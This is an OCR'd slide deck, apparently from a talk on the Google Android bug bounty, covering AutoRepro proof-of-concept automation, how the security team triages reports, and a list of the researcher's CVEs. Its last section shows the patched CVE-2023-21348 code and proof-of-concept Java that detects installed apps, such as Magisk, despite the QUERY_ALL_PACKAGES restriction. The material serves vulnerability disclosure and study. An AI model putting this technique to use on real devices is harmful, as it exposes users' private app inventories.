
```
1  plugins { id("com.android.security.autorepro.javahosttest") }
2
```

Android AutoRepro hosttest

HostSideTest.java

```
12  @RunWith(DeviceJUnit4ClassRunner.class)
13  public class HostSideTest extends NonRootSecurityTestCase {
14
15      @Test
16      public void testStartEoPAttackFromHost() throws Exception {
17          ITestDevice device = getDevice();
18
19          uninstallPackage(device, PKG);
20          installPackage(APP);
21
22          runDeviceTests(PKG, TEST_CLASS,  testMethodName: "testHighEoP");
23          device.reboot();
24      }
```


Android AutoRepro run configs



Android AutoRepro tradefed

```
sts-tf > run autorepro-nonroot
```

Android AutoRepro tradefed



Android AutoRepro results

android compatibility program

Summary	
Suite / Plan	STS / autorepro-nonroot
Suite / Build	Baklava_sts-r34 / eng.cdombr
Host Info	Result/@start
Start time / End Time	Wed Apr 02 02:12:55 MSK 2025 / Wed Apr 02 02:13:42 MSK 2025
Tests Passed	0
Tests Failed	1
Modules Done	1
Modules Total	1
Fingerprint	
Security Patch	
Release (SDK)	()
ABIs	

Module	Passed	Failed	Assumption Failure	Ignored	Total Tests	Done
arm64-v8a HostsideTest	0	1	0	0	1	true

Introduction to the Google Bug Bounty

How to research Android OS

Creating a high-quality report

Automating PoC with Android AutoRepro

5 Android Security Team resolutions

6 Discovered CVEs: technical details

Introduction to the Google Bug Bounty

How to research Android OS

Creating a high-quality report

Automating PoC with Android AutoRepro

5

Android Security Team resolutions

6

Discovered CVEs: technical details

Android Security Team resolutions

Success

Low

Moderate

High

Critical

Severity

Android Security Team resolutions

Failure

Duplicate

NSBC (Not Security Bulletin Class)


Not Reproducible

Infeasible

Intended behavior

Obsolete

Security bug lifecycle



Security bug lifecycle

1. Severity assessment
2. Remediation
3. Rewarding
4. CVE ID assignment
5. Release in Android Security Bulletin
6. Acknowledgements

Android security acknowledgements

The Android Security Team would like to thank the following people and parties for helping to improve Android security. They have done this either by finding and responsibly reporting security vulnerabilities through the AOSP bug tracker Security bug report template or by committing code that has a positive impact on Android security, including code that qualifies for the Patch Rewards program.

2025

April

Researchers	CVEs
Alena Skliarova (https://www.linkedin.com/in/askliarova)	CVE-2025-22431

Rating modifiers

Reason	Effect
Requires running as a privileged context to execute the attack (not applicable to TEE, SE, and hypervisors such as pKVM)	-1 Severity
Vulnerability-specific details limit the impact of the issue	-1 Severity
Biometric authentication bypass that requires biometric information directly from the device owner	-1 Severity
Compiler or platform configurations mitigate a vulnerability in the source code	Moderate Severity if the underlying vulnerability is Moderate or higher
Requires physical access to device internals and is still possible if the device is off or hasn't been unlocked since being powered on	-1 Severity
Requires physical access to device internals while the device is on and has previously been unlocked	-2 Severity

Rating modifiers

As with , this is reduced from High severity to Moderate severity because it depends on , which is only accessible to apps targeting SDK versions that are out of support, or ProfileOwner/DeviceOwner apps.

Thank you,
Android Security Team

(1) Severity Matrix: https://source.android.com/security/overview/updates-resources#severity

Introduction to the Google Bug Bounty

How to research Android OS

Creating a high-quality report

Automating PoC with Android AutoRepro

Android Security Team resolutions

6 Discovered CVEs: technical details

Introduction to the Google Bug Bounty

How to research Android OS

Creating a high-quality report

Automating PoC with Android AutoRepro

Android Security Team resolutions

6

Discovered CVEs: technical details

Discovered CVEs

- CVE-2023-21143
- CVE-2023-21240
- CVE-2023-21243
- CVE-2023-21252
- CVE-2023-21348
- CVE-2023-21350
- CVE-2024-0026
- CVE-2024-0027
- CVE-2024-23712
- CVE-2024-23713
- CVE-2024-40674
- CVE-2024-43083
- CVE-2025-22431

Permission QUERY_ALL_PACKAGES

```
<!-- Allows query of any normal app on the device, regardless of
manifest declarations.
    <p>Protection level: normal -->
<permission android:name="android.permission.QUERY_ALL_PACKAGES"
            android:label="@string/permlab_queryAllPackages"
            android:description="@string/permdesc_queryAllPackages"
            android:protectionLevel="normal" />
```

Package visibility

```
List<ApplicationInfo> installedApps = packageManager.getInstalledApplications(0);
List<PackageInfo> installedPackages = packageManager.getInstalledPackages(0);
```

Before Android 11, it was possible to retrieve the full list of installed packages on the device

Package visibility

```
try {
    ApplicationInfo appInfo = packageManager.getApplicationInfo(packageName, 0);
    PackageInfo pInfo = packageManager.getPackageInfo(packageName, 0);
} catch (NameNotFoundException ex){
    // The package is definitely not installed
}
```

Reliable detection of installed packages
(prior to Android 11)

Usage limitations

Use of the broad package (App) visibility (QUERY_ALL_PACKAGES) permission

Google Play restricts the use of high-risk or sensitive permissions, including the `QUERY_ALL_PACKAGES` permission, which gives visibility into the inventory of installed apps on a given device. Play regards the inventory of installed apps queried from a user's device as personal and sensitive information, and the use of the permission is only permitted when your app's core user-facing functionality or purpose requires broad visibility into installed apps on the user's device.

If your app does not meet the requirements for acceptable use below, you must remove it from your app's manifest in order to comply with Play policy. Suggestions for policy-compliant alternative implementations are also detailed below.

If your app meets the policy requirements for the acceptable use of the `QUERY_ALL_PACKAGES` permission, you will be required to declare this and any other high-risk permissions using the Permissions Declaration Form in Play Console.

Apps that fail to meet the policy requirements or do not submit the Permissions Declaration Form may be removed from Google Play.

source: support.google.com

Official workaround

```
<manifest>
    <queries>
        <intent>
            <package android:name="com.example.app1" />
            <package android:name="com.example.app2" />
        </intent>
    </queries>
</manifest>
```

Searching for applications by package name

Official workaround

```
<manifest>
    <queries>
        <intent>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent>
    </queries>
</manifest>
```

> Searching for applications via declared intent-filter

CVE-2023-21348

Bypass of the **QUERY_ALL_PACKAGES** permission in WindowManagerService

```
private boolean doesAddToastWindowRequireToken(String packageName, int callingUid,
            WindowState attachedWindow) {
    ...
    // Otherwise, look at the package
    try {
        ApplicationInfo appInfo = mContext.getPackageManager()
                .getApplicationInfoAsUser(packageName, 0,
                        UserHandle.getUserId(callingUid));
        if (appInfo.uid != callingUid) {
            throw new SecurityException("Package " + packageName + " not in UID "
                    + callingUid);
        }
        if (appInfo.targetSdkVersion >= Build.VERSION_CODES.O) {
            return true;
        }
    } catch (PackageManager.NameNotFoundException e) {}
```

CVE-2023-21348

Bypass of the **QUERY_ALL_PACKAGES** permission in WindowManagerService


```
private boolean doesAddToastWindowRequireToken(String packageName, int callingUid,
            WindowState attachedWindow) {
    ...
    // Otherwise, look at the package
    try {
        ApplicationInfo appInfo = mContext.getPackageManager()
                .getApplicationInfoAsUser(packageName, 0,
                        UserHandle.getUserId(callingUid));
        if (appInfo.uid != callingUid) {
            throw new SecurityException("Package " + packageName + " not in UID "
                    + callingUid);
        }
        if (appInfo.targetSdkVersion >= Build.VERSION_CODES.O) {
            return true;
        }
    } catch (PackageManager.NameNotFoundException e) {}
```

Privileged context

Info Leak: throwing the exception

The package is installed!

CVE-2023-21348



CVE-2023-21348

android/view/IWindowSession.java

```
case TRANSACTION_addToDisplay:
{
    _arg0 = android.view.IWindow.Stub.asInterface(data.readStrongBinder());
    _arg1 = data.readTypedObject(android.view.WindowManager.LayoutParams.CREATOR);
    _arg2 = data.readInt();
    _arg3 = data.readInt();
    _arg4 = data.readInt();
    _arg5 = new android.view.InputChannel();
    _arg6 = new android.view.InsetsState();
    _arg7 = new android.view.InsetsSourceControl.Array();
    _arg8 = new android.graphics.Rect();
    int _arg9_length = data.readInt();
    ...
    int _result = this.addToDisplay(_arg0, _arg1, _arg2, _arg3, _arg4, _arg5, _arg6, _arg7, _arg8,
_arg9);
    ...
}
```

CVE-2023-21348

frameworks/base/services/core/java/com/android/server/wm/WindowManagerService.java

```
public int addWindow(Session session, IWindow client, LayoutParams attrs, int viewVisibility,
        int displayId, int requestUserId, @InsetsType int requestedVisibleTypes,
        InputChannel outInputChannel, InsetsState outInsetsState,
        InsetsSourceControl[] outActiveControls, Rect outAttachedFrame,
        float[] outSizeCompatScale) {
        ...
        if (token == null) {
            if (!unprivilegedAppCanCreateTokenWith(parentWindow, callingUid, type,
                    rootType, attrs.token, attrs.packageName)) {
                return WindowManagerGlobal.ADD_BAD_APP_TOKEN;
            }
```

CVE-2023-21348

frameworks/base/services/core/java/com/android/server/wm/WindowManagerService.java

```
public int addWindow(Session session, IWindow client, LayoutParams attrs, int viewVisibility,
        int displayId, int requestUserId, @InsetsType int requestedVisibleTypes,
        InputChannel outInputChannel, InsetsState outInsetsState,
        InsetsSourceControl[] outActiveControls, Rect outAttachedFrame,
        float[] outSizeCompatScale) {
        ...
        if (token == null) {
            if (!unprivilegedAppCanCreateTokenWith(parentWindow, callingUid, type,
                    rootType, attrs.token, attrs.packageName)) {
                return WindowManagerGlobal.ADD_BAD_APP_TOKEN;
            }
```

> How to create a LayoutParams object with the desired packageName?

CVE-2023-21348 PoC

> Create a LayoutParams object using the deserialization constructor

frameworks/base/core/java/android/view/WindowManager.java

```
public LayoutParams(Parcel in) {
    ...
    packageName = in.readString();
```

CVE-2023-21348 PoC

> Create a LayoutParams object using the deserialization constructor

```
Parcel in = Parcel.obtain();
...
in.writeInt(0);
in.writeStrongBinder(token);
in.writeStrongBinder(token);
in.writeString(packageName);
...
in.setDataPosition(0);
WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(in);
```

Set the package name to check whether it is installed


CVE-2023-21348 PoC

```
try {
    WindowManagerGlobal.getWindowSession().addToDisplay(
        iWindow,
        layoutParams,
        0,
        0,
        null,
        new InputChannel(),
        new InsetsState(),
        insetsSourceControlList
    );
} catch (SecurityException ex){
    // Information leakage: the package is installed
}
```

CVE-2023-21348 PoC

Magisk

is confirmed to be installed



CVE-2023-21348 PoC

